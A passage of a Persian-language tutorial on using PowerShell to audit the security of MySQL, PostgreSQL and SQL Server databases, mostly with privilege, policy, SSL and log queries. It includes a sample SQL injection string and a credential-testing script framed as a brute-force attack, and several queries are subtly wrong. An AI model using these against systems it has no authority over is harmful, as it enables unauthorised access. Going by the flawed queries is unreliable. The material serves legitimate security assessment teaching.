می‌توانید از PowerShell برای جستجو در جدول mysql.user MySQL برای بازیابی لیستی از کاربران و امتیازات آن‌ها استفاده کنید:

```
$command = $connection.CreateCommand()
$command.CommandText = "SELECT user, host FROM mysql.user;"

$users = $command.ExecuteReader()

while ($users.Read()) {
    Write-Host "User: $($users["user"])@($users["host"])"
}
$users.Close()
```

Checking user privileges

PowerShell می‌تواند برای تأیید امتیازات اختصاص داده شده به یک کاربر خاص MySQL استفاده شود:

```
$command.CommandText = "SHOW GRANTS FOR 'myuser'@'localhost';"
$privileges = $command.ExecuteReader()
while ($privileges.Read()) {
    Write-Host "Privilege: $($privileges[0])"}
```

در کد قبلی، ما از یک تابع SQL تعریف شده برای پرس و جو از امتیازات مرتبط با یک نام کاربری خاص استفاده می‌کنیم. با تغییر این نام کاربری، می‌توانیم جزئیات خاص کاربر را بدست آوریم.

Security policy testing

MySQL به مدیران اجازه می‌دهد تا سیاست‌ها و تنظیمات امنیتی را اعمال کنند. PowerShell می‌تواند ارزیابی این خط‌مشی‌ها را به‌طور خودکار انجام دهد تا اطمینان حاصل شود که با بهترین شیوه‌ها هماهنگ هستند.

Password policy assessment

ارزیابی سیاست‌های رمز عبور بسیار مهم است. PowerShell می‌تواند MySQL را برای ارزیابی تنظیمات خط مشی رمز عبور فعلی پرس و جو کند:

```
$command.CommandText = "SHOW VARIABLES LIKE 'validate_password%';"
$passwordPolicy = $command.ExecuteReader()
while ($passwordPolicy.Read()) {
    Write-Host "Setting: $($passwordPolicy["Variable_name"]), Value:
$($passwordPolicy["Value"])"}
```

SSL/TLS configuration

تست امنیتی باید شامل ارزیابی پیکربندی SSL/TLS باشد تا اطمینان حاصل شود که داده‌های در حال انتقال به اندازه کافی محافظت می‌شوند:

```
$command.CommandText = "SHOW VARIABLES LIKE 'have_ssl';"
$sslEnabled = $command.ExecuteScalar()
Write-Host "SSL/TLS Enabled: $sslEnabled"
```

در کد قبلی، ما از دستورات SQL تعبیه شده در PowerShell برای آشکارسازی Policy Statement استفاده کردیم. به طور معمول، این Policy Statement ها مربوط به استفاده از خط مشی رمز عبور و استفاده از SSL است.

Data protection and encryption

از PowerShell می‌توان برای ارزیابی سطح Data Protection و Encryption پیاده سازی شده در MySQL استفاده کرد.

Data encryption

می‌توانید از PowerShell برای بررسی اینکه آیا MySQL داده‌ها را به صورت At Rest و در حال انتقال رمزگذاری می‌کند یا خیر استفاده کنید:

```
$command.CommandText = "SHOW VARIABLES LIKE 'innodb_encrypt%' OR
'encrypt%';"
$encryptionSettings = $command.ExecuteReader()
```

```
while ($encryptionSettings.Read()) {
    Write-Host "Setting: $($encryptionSettings["Variable_name"]),
Value: $($encryptionSettings["Value"])"}
```

Backup security

ارزیابی امنیت پشتیبان گیری MySQL مهم است. از PowerShell می‌توان برای بررسی تنظیمات و مجوزهای پشتیبان استفاده کرد:

```
$command.CommandText = "SHOW VARIABLES LIKE 'secure_file_priv';"
$backupSecurity = $command.ExecuteScalar()
Write-Host "Backup Security: $backupSecurity"
```

در کد قبلی، ما از PowerShell و SQL برای شناسایی سطح حفاظت مرتبط با یک پایگاه داده استفاده کردیم. به طور خاص، ما بر روی استفاده از رمزگذاری تمرکز می‌کنیم.

Logging and monitoring

PowerShell می‌تواند در ارزیابی قابلیت‌های ثبت لاگ و نظارت MySQL برای شناسایی و پاسخ به حوادث امنیتی کمک کند.

Reviewing error logs

می‌توانید از PowerShell برای بررسی گزارش‌های خطای MySQL برای هرگونه نشانه‌ای از مسائل مربوط به امنیت استفاده کنید:

```
$command.CommandText = "SHOW VARIABLES LIKE 'log_error';"
$errorLogPath = $command.ExecuteScalar()
$logs = Get-Content $errorLogPath
Write-Host "Contents of MySQL Error Log:"
Write-Host $logs
```

PowerShell یک ابزار ارزشمند برای انجام تست‌های امنیتی در برابر پایگاه‌های داده MySQL است. این یک رویکرد انعطاف‌پذیر و قابل اسکریپت برای ارزیابی، شناسایی و رسیدگی به آسیب‌پذیری‌های امنیتی و اطمینان از استحکام سیستم‌های پایگاه داده MySQL شما ارائه می‌دهد. با استفاده از

قابلیت‌های PowerShell، متخصصان امنیتی می‌توانند وضعیت امنیتی پایگاه‌های داده MySQL خود را بهبود بخشند و از داده‌های ارزشمند در برابر تهدیدات احتمالی محافظت کنند.

PowerShell and PostgreSQL

تست امنیت بخشی جدایی ناپذیر از حفظ یکپارچگی، محرمانه بودن و در دسترس بودن پایگاه‌های داده PostgreSQL است. PowerShell، یک زبان برنامه نویسی همه کاره و چارچوب اتوماسیون توسعه یافته توسط مایکروسافت است که می‌تواند ابزار قدرتمندی برای متخصصان امنیتی برای ارزیابی، شناسایی و رفع آسیب‌پذیری‌ها در پایگاه‌های داده PostgreSQL باشد. در این راهنمای جامع، جنبه‌های مختلف تست امنیتی با استفاده از PowerShell، از جمله ارزیابی آسیب‌پذیری، تست نفوذ، تأیید کنترل دسترسی و بهترین روش‌ها برای ایمن‌سازی PostgreSQL را بررسی خواهیم کرد.

Introduction to PowerShell and PostgreSQL

PowerShell یک پوسته خط فرمان و زبان برنامه نویسی است که برای مدیریت سیستم، اتوماسیون و مدیریت پیکربندی طراحی شده است. این بسیار توسعه پذیر است و می‌تواند با سیستم‌ها و پایگاه‌های داده مختلف تعامل داشته باشد و آن را به منبعی ارزشمند برای تست امنیتی تبدیل می‌کند. قبل از پرداختن به جنبه‌های تست امنیتی، اجازه دهید با اتصال به پایگاه داده PostgreSQL با استفاده از PowerShell شروع کنیم.

Connecting to PostgreSQL with PowerShell

ارزیابی امنیتی برای پایگاه داده PostgreSQL معمولاً شامل اجرای پرس و جوها و بررسی‌های SQL برای شناسایی آسیب‌پذیری‌ها، پیکربندی‌های نادرست و زمینه‌های نگرانی است. پرس و جوهای خاص مورد استفاده ممکن است بسته به دامنه ارزیابی و الزامات امنیتی سازمان متفاوت باشد. در اینجا برخی از پرس و جوها و بررسی‌های رایج SQL وجود دارد که به عنوان بخشی از ارزیابی امنیتی برای PostgreSQL استفاده می‌شود:

User and privilege assessment:

پرس و جو برای لیست کاربران PostgreSQL:

```
SELECT username FROM pg_user;
```

پرس و جو برای بررسی امتیازات کاربر:

```
SELECT grantee, privilege_type, table_name FROM information_
schema.role_table_grants WHERE grantee = 'your_username';
```

پرس و جو برای شناسایی کاربران با امتیازات بیش از حد:

```
SELECT usename,
    CASE
WHEN usesup = TRUE THEN 'Superuser'
WHEN usecdb = TRUE THEN 'Create DB'
WHEN usecat = TRUE THEN 'Update Catalog'
ELSE 'No Excessive Privileges'
    END AS privilege_type
FROM pg_user
WHERE usesup = TRUE OR usecdb = TRUE OR usecat = TRUE;
```

Password policy assessment:

پرس و جو برای مشاهده تنظیمات Policy رمز عبور:

```
SELECT name AS "Parameter", setting AS "Value" FROM pg_settings
WHERE name LIKE 'password%';
```

Auditing and logging:

پرس و جو برای بررسی اینکه آیا گزارش پرس و جو عمومی PostgreSQL فعال است یا خیر:

```
SELECT
    name AS "Parameter",
    setting AS "Value"
FROM pg_settings
WHERE name = 'logging_collector';
```

پرس و جو برای بررسی اینکه آیا PostgreSQL slow query log فعال است یا خیر:

```
SELECT
    name AS "Parameter",
    setting AS "Value"
FROM pg_settings
WHERE name IN ('log_statement', 'log_duration');
```

Network and firewall configuration:

پرس و جو برای بررسی آدرس PostgreSQL bind:

```
SELECT
    name AS "Parameter",
    setting AS "Bind Address"
FROM pg_settings
WHERE name = 'listen_addresses';
```

پرس و جو برای لیست اتصالات میزبان مجاز:

```
SELECT version();
```

Access control verification:

پرس و جو برای شناسایی پایگاه‌های داده با مجوزهای بیش از حد:

```
SELECT
    schemaname AS "Schema",
    tablename AS "Table/View",
    privilege_type AS "Privilege",
    grantee AS "User/Role"
FROM information_schema.role_table_grants
WHERE
    privilege_type IN ('SELECT', 'INSERT', 'UPDATE', 'DELETE')
```

```
    AND grantee NOT IN ('postgres', 'public')
    AND schemaname NOT IN ('information_schema', 'pg_catalog')
ORDER BY
    schemaname, tablename, privilege_type, grantee;
```

پرس و جو برای بررسی کاربران با Hostname های Wildcard:

```
SELECT
    r.rolname AS "Username",
    s.clienthostname AS "Host"
FROM pg_stat_statements
JOIN pg_roles r ON r.oid = s.userid
WHERE
    s.clienthostname LIKE '%_%' ESCAPE '|';
```

Data protection and encryption:

پرس و جو برای بررسی فعال بودن SSL/TLS:

```
SELECT
    name AS "Parameter",
    setting AS "SSL/TLS Enabled"
FROM pg_settings
WHERE name = 'ssl';
```

Backup security:

پرس و جو برای بررسی مجوزهای پشتیبان گیری کاربران:

```
SELECT
    rolname AS "Role Name",
```

```
    path AS "File or Directory Path",
    access,
    pg_stat_file_mode(access) AS "Permissions"
FROM pg_stat_file
JOIN
    pg_roles ON pg_roles.oid = pg_stat_file.st_owner
WHERE
    path LIKE '/path/to/backup/directory%';
```

SQL injection testing:

پرس و جو برای شبیه سازی یک تلاش اولیه تزریق SQL (برای اهداف آزمایشی):

```
SELECT * FROM Products WHERE ProductID = '1 OR 1=1; --';
```

Brute-force detection:

پرس و جو برای نظارت بر تلاش‌های ورود:

```
# Import the Npgsql module
Import-Module Npgsql

# PostgreSQL server details
$server = "your_postgresql_server"
$database = "your_database"
$username = "your_username"
$password = "your_password"

# Connection string
$connectionString = "Server=$server;Database=$database;User
Id=$username;Password=$password;"
```

```
# SQL query
$query = @"
SELECT
    datname AS "Database",
    usename AS "Username",
    client_addr AS "Client IP Address",
    client_port AS "Client Port",
    backend_start AS "Backend Start Time",
    state AS "Connection State",
    application_name AS "Application Name"
FROM
    pg_stat_activity
WHERE
    state = 'active';
"@

try {
    # Establish connection
    $connection = New-Object Npgsql.NpgsqlConnection
    $connection.ConnectionString = $connectionString
    $connection.Open()

    # Execute the query
    $command = New-Object Npgsql.NpgsqlCommand($query,
$connection)
    $reader = $command.ExecuteReader()

    # Display results
    if ($reader.HasRows) {
        while ($reader.Read()) {
            Write-Host "Database: $($reader["Database"]), Username:
$($reader["Username"]), Client IP Address: $($reader["Client
IP Address"]), Client Port: $($reader["Client Port"]), Backend
```

```
Start Time: $($reader["Backend Start Time"]), Connection
State: $($reader["Connection State"]), Application Name:
$($reader["Application Name"])"
        }
    } else {
        Write-Host "No active connections found."
    }
} catch {
    Write-Host "Error executing SQL query: $_"
} finally {
    # Close connection
    if ($connection.State -eq 'Open') {
        $connection.Close()
    }
}
```

اینها برخی از پرس و جوها و بررسی‌های رایج SQL هستند که می‌توانند بخشی از ارزیابی امنیتی برای PostgreSQL باشند. پرسش‌های خاص مورد استفاده ممکن است بر اساس خط‌مشی‌های امنیتی سازمان، دامنه ارزیابی، ابزارها و اسکریپت‌های به کار گرفته شده توسط متخصصان امنیتی که ارزیابی را انجام می‌دهند، متفاوت باشد.

Vulnerability assessment

ارزیابی آسیب‌پذیری، فرآیند شناسایی و ارزیابی آسیب‌پذیری‌های امنیتی بالقوه در یک سیستم است. PowerShell می‌تواند در این مرحله با بررسی آسیب‌پذیری‌های شناخته شده در محیط PostgreSQL شما کمک کند.

Version scanning

شما می‌توانید از PowerShell برای شناسایی نسخه پایگاه داده PostgreSQL با اجرای پرس و جوی SQL در برابر پایگاه داده استفاده کنید. در اینجا مثالی از نحوه انجام این کار آورده شده است:

```
Import-Module Npgsql
$server = "postgresql.snowcapcyber.com"
$port = 5432
$database = "mypostdb"
$username = "mypostuser"
$password = "mypostpassword"
$connectionString = "Host=$server;Port=$port;Database=$database;User-
name=$username;Password=$password;"
$connection = Connect-Npgsql -ConnectionString $connectionString
if ($connection.State -eq 'Open') {
    # Define the SQL query to retrieve the PostgreSQL version
    $versionQuery = "SELECT version();"
    $command = $connection.CreateCommand()
    $command.CommandText = $versionQuery
    $result = $command.ExecuteScalar()
    if ($result) {
        Write-Host "PostgreSQL Database Version: $result"
    } else {
        Write-Host "Unable to retrieve PostgreSQL database version."
    }
    $connection.Close()
}
else {
    Write-Host "Failed to connect to the PostgreSQL database."
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. ماژول Npgsql را برای اتصال PostgreSQL با استفاده از Import-Module وارد کنید.
۲. پارامترهای اتصال مانند سرور، پورت، نام پایگاه داده، نام کاربری و رمز عبور را تعریف کنید. مطمئن شوید که این مقادیر را با جزئیات سرور PostgreSQL واقعی خود جایگزین نموده‌اید.
۳. رشته اتصال را با ترکیب پارامترهای تعریف شده قبلی بسازید.
٤. یک شی اتصال با استفاده از Connect-Npgsql با رشته اتصال ساخته شده ایجاد کنید.
٥. بررسی کنید که آیا وضعیت اتصال باز است یا خیر، که نشان دهنده اتصال موفق است. در صورت موفقیت آمیز بودن، اقدام به شناسایی نسخه PostgreSQL می‌کنیم.

۶. یک کوئری SQL برای بازیابی نسخه PostgreSQL با اجرای ;()SELECT version تعریف کنید.
۷. یک شی command با استفاده از ()$connection.CreateCommand ایجاد کنید و متن فرمان را روی version query تنظیم کنید.
۸. پرس و جو را با استفاده از ()$command.ExecuteScalar اجرا کنید و نتیجه را در متغیر $result ذخیره کنید.
۹. اگر نتیجه صفر نباشد، نسخه پایگاه داده PostgreSQL را چاپ می‌کنیم. در غیر این صورت، نشان می‌دهیم که نمی‌توانیم نسخه را بازیابی کنیم.
۱۰. در نهایت، اتصال پایگاه داده را با استفاده از ()$connection.Close می‌بندیم.

این اسکریپت PowerShell به پایگاه داده PostgreSQL متصل می‌شود و نسخه آن را بازیابی می‌کند و سپس در کنسول نمایش داده می‌شود.

Penetration testing

تست نفوذ شامل تلاش فعالانه برای بهره برداری از آسیب‌پذیری‌ها برای ارزیابی مقاومت سیستم در برابر حملات است. PowerShell می‌تواند برای شبیه سازی حملات و ارزیابی وضعیت امنیتی MySQL استفاده شود.

SQL injection testing

تزریق SQL یک آسیب‌پذیری رایج برنامه‌های تحت وب است. PowerShell می‌تواند حملات تزریق SQL را با ایجاد پرس و جوهای مخرب برای سوء استفاده از آسیب‌پذیری‌های احتمالی در برنامه شما شبیه سازی کند.

Brute-force attacks

می‌توانید از PowerShell برای آزمایش نام کاربری و رمز عبور برای پایگاه داده PostgreSQL با تلاش برای برقراری اتصال به پایگاه داده استفاده کنید. اگر اتصال موفقیت آمیز باشد، نام کاربری و رمز عبور ارائه شده معتبر است. در غیر این صورت یک خطا برگردانده می‌شود.

```
Import-Module Npgsql
$server = "postgresql.snowcapcyber.com"
$port = 5432
$database = "mypostdb"
```

```
$username = "mypostuser"
$password = "mypostpassword"
$connectionString =
"Host=$server;Port=$port;Database=$database;Username=$username;Passwor
d=$password;"
try {
    $connection = Connect-Npgsql -ConnectionString $connectionString
    if ($connection.State -eq 'Open') {
        Write-Host "Connection to PostgreSQL database successful. Username
and password are valid."
        $connection.Close()
    } else {
 Write-Host "Connection to PostgreSQL database failed. Username
and/or password are invalid."
    }
}
catch {
    Write-Host "An error occurred while connecting to the PostgreSQL
database: $_.Exception.Message"
}
```

Access control verification

اطمینان از کنترل‌های دسترسی مناسب برای امنیت پایگاه داده حیاتی است. PowerShell می‌تواند به اعتبارسنجی امتیازات و نقش‌های کاربر در سرور PostgreSQL کمک کند.

Listing PostgreSQL users

می‌توانید از PowerShell با ماژول Npgsql برای فهرست کردن کاربران PostgreSQL در پایگاه داده PostgreSQL استفاده کنید.

```
# Import the Npgsql module
Import-Module Npgsql
```

```
# PostgreSQL server details
$server = "postgresql.snowcapcyber.com"
$port = 5432
$database = "mypostdb"
$username = "mypostuser"
$password = "mypostpassword"
# Connection string

$connectionString =
"Host=$server;Port=$port;Database=$database;Username=$username;Passwor
d=$password;"

try {
    # Attempt to connect to the PostgreSQL database
    $connection = Connect-Npgsql -ConnectionString $connectionString

    # Check if the connection is open
    if ($connection.State -eq 'Open') {
        Write-Host "Connection to PostgreSQL database successful. Username
and password are valid."

        # Close the connection
        $connection.Close()
    } else {
        Write-Host "Connection to PostgreSQL database failed. Username
and/or password are invalid."
    }
} catch {
    # Display error message if connection attempt fails
    Write-Host "An error occurred while connecting to the PostgreSQL database:
$_.Exception.Message"
```

```
}
```

Checking user privileges

می‌توانید از PowerShell با ماژول Npgsql برای بررسی امتیازات کاربر در پایگاه داده PostgreSQL استفاده کنید. برای انجام این کار، می‌توانید پرس و جوهای SQL را در برابر کاتالوگ‌های سیستم PostgreSQL اجرا کنید تا اطلاعات مربوط به امتیازات کاربر را جمع آوری کنید.

```
Import-Module Npgsql
$server = "postgresql.snowcapcyber.com"
$port = 5432
$database = "mypostdb"
$username = "mypostuser"
$password = "mypostpassword"
$connectionString =
"Host=$server;Port=$port;Database=$database;Username=$username;Passwor
d=$password;"
$connection = Connect-Npgsql -ConnectionString $connectionString
if ($connection.State -eq 'Open') {
    # Define the SQL query to check user privileges
    $privilegesQuery = @"
    SELECT
        grantee,
        privilege_type,
        table_name
    FROM
        information_schema.role_table_grants
    WHERE
        grantee = '$username';"@
    $command = $connection.CreateCommand()
    $command.CommandText = $privilegesQuery
    $privileges = $command.ExecuteReader()
```

```
    if ($privileges.HasRows) {
        Write-Host "User Privileges for $username in $database:"
         while ($privileges.Read()) {
            $grantee = $privileges['grantee']
            $privilegeType = $privileges['privilege_type']
            $tableName = $privileges['table_name']
            Write-Host " Grantee: $grantee, Privilege Type: $privilegeType, Table
Name: $tableName"
        }} else {
        Write-Host "No privileges found for user $username in $database." }
    $connection.Close() }
else {
    Write-Host "Failed to connect to the PostgreSQL database."}
```

در کد قبلی، ما از PowerShell برای گرفتن اطلاعات مربوط به حقوق و مجوزهای دسترسی کاربر استفاده می‌کنیم.

Security policy testing

PostgreSQL به مدیران اجازه می‌دهد تا سیاست‌ها و تنظیمات امنیتی را اعمال کنند. PowerShell می‌تواند ارزیابی این خط‌مشی‌ها را به‌طور خودکار انجام دهد تا اطمینان حاصل شود که با بهترین شیوه‌ها هماهنگ هستند.

Password policy assessment

بررسی ارزیابی خط مشی رمز عبور در پایگاه داده PostgreSQL معمولاً شامل جستجو در جداول سیستم برای بازیابی اطلاعات در مورد تنظیمات و سیاست‌های مربوط به رمز عبور است. در حالی که خود PostgreSQL سیاست‌های رمز عبور را به صورت بومی اعمال نمی‌کند (برخلاف برخی از سیستم‌های پایگاه داده دیگر)، هنوز هم می‌توانید جنبه‌های خاصی از مدیریت رمز عبور را با استفاده از پرس و جوهای SQL از طریق PowerShell بررسی کنید. در اینجا مثالی از نحوه انجام این کار آورده شده است:

```
Import-Module Npgsql
$server = "postgresql.snowcapcyber.com"
```

```
$port = 5432
$database = "mypostdb"
$username = "mypostuser"
$password = "mypostpassword"
$connectionString =
"Host=$server;Port=$port;Database=$database;Username=$username;Passwor
d=$password;"
$connection = Connect-Npgsql -ConnectionString $connectionString
if ($connection.State -eq 'Open') {
    $passwordSettingsQuery = @"
    SELECT
        name AS "Parameter",
        setting AS "Value"
    FROM
        pg_settings
    WHERE
        name IN ('password_encryption', 'password_check_duration',
'password_min_length');"@
    $command = $connection.CreateCommand()
    $command.CommandText = $passwordSettingsQuery $passwordSettings
= $command.ExecuteReader()

        if ($passwordSettings.HasRows) {
            Write-Host "Password Policy Settings in PostgreSQL for $database:"
            while ($passwordSettings.Read()) {
                $parameter = $passwordSettings['Parameter']
                $value = $passwordSettings['Value']
                Write-Host " $parameter: $value"
            }
        }
        else {
            Write-Host "No password policy settings found in PostgreSQL
for $database."
```

```
        }
        $connection.Close()}
else {
        Write-Host "Failed to connect to the PostgreSQL database."}
```

SSL/TLS configuration

ارزیابی پیکربندی SSL/TLS در پایگاه داده PostgreSQL شامل بررسی پارامترهای مربوط به SSL و مقادیر آن‌ها است. در اینجا یک مثال PowerShell برای ارزیابی پیکربندی SSL/TLS در پایگاه داده PostgreSQL آورده شده است:

```
Import-Module Npgsql
$server = "postgresql.snowcapcyber.com"
$port = 5432
$database = "mypostdb"
$username = "mypostuser"
$password = "mypostpassword"
$connectionString =
"Host=$server;Port=$port;Database=$database;Username=$username;Passwor
d=$password;"
$connection = Connect-Npgsql -ConnectionString $connectionString
if ($connection.State -eq 'Open') {
    $sslConfigQuery = @"
    SELECT
        name AS "Parameter",
        setting AS "Value"
    FROM
        pg_settings
    WHERE
        name IN ('ssl', 'ssl_ca_file', 'ssl_cert_file', 'ssl_key_
file', 'ssl_ciphers');"@
    $command = $connection.CreateCommand()
```

```
    $command.CommandText = $sslConfigQuery
    $sslConfigSettings = $command.ExecuteReader()
    if ($sslConfigSettings.HasRows) {
        Write-Host "SSL/TLS Configuration in PostgreSQL for $database:"
        while ($sslConfigSetting = $sslConfigSettings.Read()) {
            $parameter = $sslConfigSetting['Parameter']
            $value = $sslConfigSetting['Value']
            Write-Host " $parameter: $value"
        }
    }
    else {
        Write-Host "No SSL/TLS configuration settings found in PostgreSQL for
$database." }
    $connection.Close() }
else {
    Write-Host "Failed to connect to the PostgreSQL database."}
```

این اسکریپت PowerShell به پایگاه داده PostgreSQL متصل می‌شود، تنظیمات مربوط به SSL/TLS را ارزیابی می‌کند و اطلاعاتی در مورد پیکربندی SSL/TLS ارائه می‌دهد. این به شما کمک می‌کند تعیین کنید که آیا SSL/TLS فعال است، گواهینامه و مسیرهای فایل کلیدی را بررسی کنید و رمزهای SSL پیکربندی شده را بررسی کنید.

Data protection and encryption

از PowerShell می‌توان برای ارزیابی سطح حفاظت از داده‌ها و رمزگذاری پیاده سازی شده در PostgreSQL استفاده کرد.

Data encryption

ارزیابی رمزگذاری داده‌ها در پایگاه داده PostgreSQL شامل بررسی فعال بودن رمزگذاری و روش‌های رمزگذاری در حال استفاده است. در اینجا یک مثال PowerShell برای ارزیابی رمزگذاری داده‌ها در پایگاه داده PostgreSQL آورده شده است:

```
Import-Module Npgsql
$server = "postgresql.snowcapcyber.com"
$port = 5432
$database = "mypostdb"
$username = "mypostuser"
$password = "mypostpassword"
$connectionString =
"Host=$server;Port=$port;Database=$database;Username=$username;Passwor
d=$password;"
$connection = Connect-Npgsql -ConnectionString $connectionString
if ($connection.State -eq 'Open') {
    $encryptionQuery = @"
    SELECT
        name AS "Parameter",
        setting AS "Value"
    FROM
        pg_settings
    WHERE
        name IN ('ssl', 'ssl_ca_file', 'ssl_cert_file', 'ssl_key_
file');"@
    $command = $connection.CreateCommand()
    $command.CommandText = $encryptionQuery
    $encryptionSettings = $command.ExecuteReader()
    if ($encryptionSettings.HasRows) {
        Write-Host "Encryption Settings in PostgreSQL for $database:"
        while ($encryptionSetting = $encryptionSettings.Read()) {
            $parameter = $encryptionSetting['Parameter']
            $value = $encryptionSetting['Value']
            Write-Host " $parameter: $value"
        }
    }
    else {
        Write-Host "No encryption settings found in PostgreSQL for
```

```
$database."
    }
    $connection.Close()
}
else {
    Write-Host "Failed to connect to the PostgreSQL database." }
```

Backup security

بررسی امنیت پشتیبان‌گیری در پایگاه داده PostgreSQL شامل بررسی مجوزها و کنترل‌های دسترسی روی فایل‌های پشتیبان و دایرکتوری‌ها است. در اینجا یک مثال PowerShell وجود دارد که فایل‌های موجود در فهرست پشتیبان را لیست می‌کند و تنظیمات امنیتی آن‌ها را بررسی می‌کند:

```
$backupDirectory = "C:\path\to\backup\directory"
$backupFiles = Get-ChildItem -Path $backupDirectory
if ($backupFiles.Count -gt 0) {
    Write-Host "PostgreSQL Backup Files in $backupDirectory:"
    foreach ($backupFile in $backupFiles) {
        $backupFilePath = $backupFile.FullName
        Write-Host "Backup file: $($backupFile.Name)"
        $fileSecurity = Get-Acl -Path $backupFilePath
        Write-Host "Security settings:"
        foreach ($ace in $fileSecurity.Access) {
            Write-Host " User/Group: $($ace.IdentityReference),
Permissions: $($ace.FileSystemRights)"
        }
        Write-Host ""
    }
} else {
    Write-Host "No PostgreSQL backup files found in the specified
directory."
}
```

Logging and monitoring

PowerShell می‌تواند در ارزیابی قابلیت‌های ثبت و نظارت PostgreSQL برای شناسایی و پاسخ به حوادث امنیتی کمک کند.

Reviewing error logs

می‌توانید از PowerShell برای بررسی گزارش‌های خطا در پایگاه داده PostgreSQL با خواندن و تجزیه و تحلیل فایل‌های لاگ PostgreSQL استفاده کنید. PostgreSQL معمولاً فایل‌های لاگ خود را در یک دایرکتوری مشخص روی سرور می‌نویسد. در اینجا مثالی از نحوه استفاده از PowerShell برای خواندن و بررسی error log ها آورده شده است:

```
$logDirectory = "C:\PostgreSQL\13\data\pg_log"
$logFiles = Get-ChildItem -Path $logDirectory -Filter "postgresql*.
log"
if ($logFiles.Count -gt 0) {
    Write-Host "PostgreSQL Error Logs:"
    foreach ($logFile in $logFiles) {
        $logFilePath = $logFile.FullName
        $logLines = Get-Content -Path $logFilePath
        Write-Host "Log file: $($logFile.Name)"
        $errorEntries = $logLines | Where-Object { $_ -match
"ERROR|FATAL|PANIC" }
        if ($errorEntries.Count -gt 0) {
            Write-Host "Errors found:"
            foreach ($errorEntry in $errorEntries) {
                Write-Host " $errorEntry"
            }
        } else {
            Write-Host "No errors found in this log file."
        }
            Write-Host ""
    }
```

```
} else {
    Write-Host "No PostgreSQL log files found in the specified
directory."
}
```

به عنوان بخشی از یک تست امنیتی، می‌توانیم از error log ها استفاده کنیم تا به ما کمک کند قابلیت/پیکربندی پایگاه داده و در نتیجه آسیب‌پذیری‌های احتمالی را شناسایی کنیم.

PowerShell and Microsoft SQL (MSSQL)

انجام یک تست امنیتی جامع در برابر پایگاه داده Microsoft SQL Server یک وظیفه حیاتی برای اطمینان از محرمانه بودن، یکپارچگی و در دسترس بودن داده‌های حساس است. PowerShell، به عنوان یک زبان برنامه‌نویسی همه کاره و چارچوب اتوماسیون توسعه یافته توسط مایکروسافت، می‌تواند نقش مهمی در این فرآیند ایفا کند. قبل از پرداختن به جزئیات تست امنیتی، درک اجزای اساسی PowerShell و Microsoft SQL Server ضروری است.

Microsoft SQL Server یک سیستم مدیریت پایگاه داده رابطه‌ای (RDBMS) است که به طور گسترده‌ای مورد استفاده قرار می‌گیرد که داده‌های ساخت یافته را ذخیره و مدیریت می‌کند. SQL Server ویژگی‌های امنیتی قوی از جمله احراز هویت، مجوز، رمزگذاری و ممیزی را ارائه می‌دهد.

برای شروع فرآیند تست امنیتی، باید یک اتصال به Instance مایکروسافت SQL Server برقرار کنید. PowerShell می‌تواند به شما در ایجاد یک اتصال با استفاده از ماژول SqlServer کمک کند. در اینجا نمونه‌ای از اتصال به پایگاه داده SQL Server آورده شده است:

```
# Import the SqlServer module (Ensure it's installed)
Import-Module SqlServer
# Replace these values with your SQL Server details
$serverInstance = "localhost"
$database = "YourDatabase"
$username = "YourUsername"
```

```
$password = "YourPassword"
# Create a SQL Server connection
$connectionString = "Server=$serverInstance;Database=$database;User
Id=$username;Password=$password;"
$connection = New-Object System.Data.SqlClient.SqlConnection
$connection.ConnectionString = $connectionString
# Open the connection
$connection.Open()
# Check if the connection is open
if ($connection.State -eq [System.Data.ConnectionState]::Open) {
    Write-Host "Connected to SQL Server successfully!"
} else {
    Write-Host "Failed to connect to SQL Server."
}
# Close the connection when done
$connection.Close()
```

در کد قبلی به صورت زیر عمل می‌کنیم:

- ماژول SqlServer را Import کنید.
- جزئیات اتصال (server instance، پایگاه داده، نام کاربری و رمز عبور) را تعریف کنید.
- با استفاده از کلاس System.Data.SqlClient.SqlConnection یک اتصال SQL Server ایجاد کنید.
- اتصال را باز کنید.
- بررسی کنید که آیا اتصال موفقیت آمیز بوده است یا خیر.
- پس از اتمام، اتصال را ببندید.
- با یک اتصال موفق، می‌توانید فعالیت‌های مختلف مربوط به تست امنیتی را انجام دهید.

در کد پاورشل قبلی، ما در حال برقراری ارتباط با پایگاه داده هستیم. این کد همچنین می‌تواند برای انجام یک حمله brute-force استفاده شود.

Vulnerability assessment

ارزیابی آسیب‌پذیری شامل شناسایی و ارزیابی آسیب‌پذیری‌های امنیتی بالقوه در یک سیستم است. PowerShell می‌تواند در این مرحله با بررسی آسیب‌پذیری‌های شناخته شده در محیط SQL Server به شما کمک کند.

SQL server version scanning

تعیین نسخه SQL Server بسیار مهم است زیرا آسیب‌پذیری‌ها می‌توانند مربوط به نسخه‌ای خاص باشند. PowerShell می‌تواند SQL Server را برای بازیابی اطلاعات نسخه مورد استفاده جستجو کند:

```
$serverInstance = "127.0.0.1"
$connection = New-Object System.Data.SqlClient.SqlConnection
$connection.ConnectionString =
"Server=$serverInstance;Database=master;Integrated Security=True;"
$connection.Open()
$command = $connection.CreateCommand()
$command.CommandText = "SELECT @@VERSION;"
$version = $command.ExecuteScalar()
Write-Host "SQL Server Version: $version"
$connection.Close()
```

در این مثال موارد زیر را انجام می‌دهیم:

- یک اتصال به SQL Server Instance ایجاد کنید.
- یک کوئری برای بازیابی نسخه SQL Server اجرا کنید.
- اطلاعات مربوط به نسخه را مشاهده نمایید.

Penetration testing

تست نفوذ شامل تلاش فعالانه برای بهره برداری از آسیب‌پذیری‌ها برای ارزیابی امنیت سیستم در برابر حملات است. از PowerShell می‌توان برای شبیه سازی حملات و ارزیابی وضعیت امنیتی SQL Server استفاده کرد.

SQL execution

ارزیابی امنیتی برای Microsoft SQL Server 2016 شامل اجرای پرس‌وجوها و بررسی‌های مختلف SQL برای شناسایی آسیب‌پذیری‌ها و پیکربندی‌های نادرست بالقوه است. پرس و جوهای خاص مورد استفاده ممکن است بسته به دامنه ارزیابی و الزامات امنیتی سازمان متفاوت باشد.

PowerShell با استفاده از ماژول SqlServer راه مناسبی برای تعامل با پایگاه داده‌های Microsoft SQL Server فراهم می‌کند. این ماژول به شما اجازه می‌دهد تا با یک SQL Server Instance ارتباط برقرار کنید و دستورات یا پرس و جوهای SQL را اجرا کنید.

```
Import-Module SqlServer
$serverInstance = "localhost"
$database = "YourDatabase"
$username = "YourUsername"
$password = "YourPassword"
$connectionString = "Server=$serverInstance;Database=$database;User
Id=$username;Password=$password;"
$connection = New-Object System.Data.SqlClient.SqlConnection
$connection.ConnectionString = $connectionString
$connection.Open()
$query = "SELECT * FROM YourTable"
$command = $connection.CreateCommand()
$command.CommandText = $query
